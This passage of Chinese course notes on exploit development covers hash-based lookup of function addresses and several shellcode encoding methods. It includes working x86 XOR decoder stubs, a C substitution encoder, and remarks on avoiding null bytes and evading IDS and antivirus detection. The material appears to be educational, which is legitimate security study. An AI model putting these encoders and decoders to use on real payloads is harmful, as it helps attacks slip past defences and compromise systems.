- 使用类似查找GetProcAddress函数地址的方法查找其它函数
- 引入HASH的思想，缩短查到的代码
- 将各个函数的函数名通过一个简单但较好的HASH算法产生一个定长的hash值，然后进行比较
- 算法：字符[0]右移13位+字符[1]右移13位+……+最后一个字符

4. ShellCode编码

- 4.1为什么要进行ShellCode编码
- 4.2如何检查Exploit是否失败
- 4.3简单的编码—异或法
- 4.4简便的变形—微调法
- 4.5直接替换法
- 4.6字符拆分法
- 4.7内存搜索法

4.1为什么要进行ShellCode编码

- 避免ShellCode被截断

  避免ShellCode中出现”\x00”，从而被截断

- 符合目标程序的要求

  如Foxmail的ShellCode中不能有”/”，攻击IIS的ShellCode中不能有空格，即“\x20”

- 逃避IDS、杀毒软件的检测

4.2如何检查Exploit是否失败

- 在ShellCode的最前面加上“\xEB\xFE”,即“JMP -1”的机器码，造成一个死循环。

4.3异或法

- 编码--异或97

  enShellCode[i]=ShellCode[i] ^ 0X97

- 解码—decode程序

```
    jmp    decode_end                  //为了获得enShellCode的地址
decode_start:
     pop    edx     // 得到enShellCode的开始位置 esp -> edx
    dec    edx
    xor    ecx,ecx
    mov    cx,0x200  //要解码的 enShellCode长度，0x200应该足够
decode_loop:
    //因为编码时用的Key是0x97，所以解码要一样
    xor    byte ptr [edx+ecx], 0x97
    loop    decode_loop                                  //循环解码
    jmp    decode_ok              //解码完毕后，跳到解码后的地方执行！
decode_end:
     call    decode_start
decode_ok:                                                //后面接编码后的
    enShellCode
```

4.4微调法

- 原理：在不改变指令功能的情况下个别改变代码(对不符合要求的字符进行等价指令变换)
- 如

  IIS漏洞中不能有0X20


  那么指令mov eax, 20h

  改为：mov eax, 24h

  sub eax, 04h


4.5直接替换法

- 原理：


Temp = ShellCode[i] ^ key
temp合法?
NO
YES
enShellCode[i] = Temp
enShellCode[i] = ‘0’
enShellCode[i+1] =Temp+’0’

```
k = 0;
for(i=0;i<nLen;++i)
{
    temp = ShellCode[i]^KEY;     //先异或KEY
    //对一些可能造成shellcode失效的字符进行替换
    if(temp<=0x1f|| temp=='.'|| temp=='/'|| temp=='0'||
temp=='?')
    {
            enShellCode[k]='0';
            ++k;
            temp+=0x31;
    }
    enShellCode[k]=temp;
    ++k;
}
```

解码


取 enShellCode[i]
enShellCode[i] == ‘0’ ?
NO
YES
ShellCode[i] = temp ^ key
Temp = enShellCode[i+1] - ‘0’
ShellCode[i] = temp ^ key

```
            jmp   decode_end
decode_start:
            pop   edi
            push  edi
            pop   esi
            xor   ecx,ecx
Decode_loop:
            Lodsb                   //[esi] -> eax
            cmp  al,cl
            jz   decode_ok          //如果读出'\x00'表示解码结束，跳过去执行
            cmp  al,0x30            //判断是否为标志'0'
            jz   special_char_clean //如果是，就跳去特殊字符处理
store:                                                  //保存
            xor  al, 0x97           //异或KEY = 0x97
            stosb                   //保存解码后的ShellCode
            jmp  Decode_loop
special_char_clean:                                     //特殊字符处理，
            lodsb                   //读后一位字符
            sub al,0x31             //把后一位字符减去0x31，就恢复原来的值
            jmp store
decode_end:
            call  decode_start
decode_ok:                          //其余真正加密的shellcode代码会连接在此处
```

4.6字符折分法

- 方法一：Z=A+B
- 方法二：0xAB = 0xA * 0x10 + 0xB

4.7 内存搜索法

- 主要针对：ShellCode长度有限制的
- 原理：AAAAAAA RET Search F ShellCode